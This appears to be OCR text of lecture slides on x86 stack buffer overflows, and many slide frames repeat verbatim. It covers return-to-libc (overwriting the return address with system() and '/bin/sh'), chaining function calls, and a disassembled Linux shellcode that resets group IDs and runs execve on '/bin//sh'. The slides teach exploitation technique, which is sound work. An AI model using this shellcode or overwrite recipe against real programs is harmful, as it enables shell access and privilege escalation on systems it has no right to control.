


ebp = 0x41414141

Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!

esp



ebp = 0x41414141

Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!

esp

esp

ebp = 0x41414141

Function Call and Stack


- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!

esp

esp

Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!



ebp = 0x41414141


Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!

ebp = 0x41414141

Function Call and Stack


- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!



ebp = 0x41414141

Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!



Function Call and Stack


- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`

- Argument access
  - What is [ebp + 8]?

- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!


Function Call and Stack

- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!



Calling System("/bin/sh")


- Let's overwrite
  - RET ADDR = addr of system()
  - ARG2 = "/bin/sh"



Calling System("/bin/sh")

- Let's overwrite
  - RET ADDR = addr of system()
  - ARG2 = "/bin/sh"


- When running system…



Calling Multiple Functions

- What if system() returns?
  - ebp + 0x0 = saved ebp
  - ebp + 0x4 = return address


- Return to BBBB
  - Can we change this?




Calling Multiple Functions

- `system("/bin/sh")`
- `printf("asdf")`


- We can run multiple functions!



Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:    6a 32                 push   $0x32
 2:    58                    pop    %eax
 3:    cd 80                 int    $0x80
 5:    89 c3                 mov    %eax,%ebx
 7:    89 c1                 mov    %eax,%ecx
 9:    6a 47                 push   $0x47
 b:    58                    pop    %eax
 c:    cd 80                 int    $0x80
 e:    6a 0b                 push   $0xb
10:    58                    pop    %eax
11:    99                    cltd
12:    89 d1                 mov    %edx,%ecx
14:    52                    push   %edx
15:    68 6e 2f 73 68        push   $0x68732f6e
1a:    68 2f 2f 62 69        push   $0x69622f2f
1f:    89 e3                 mov    %esp,%ebx
21:    cd 80                 int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
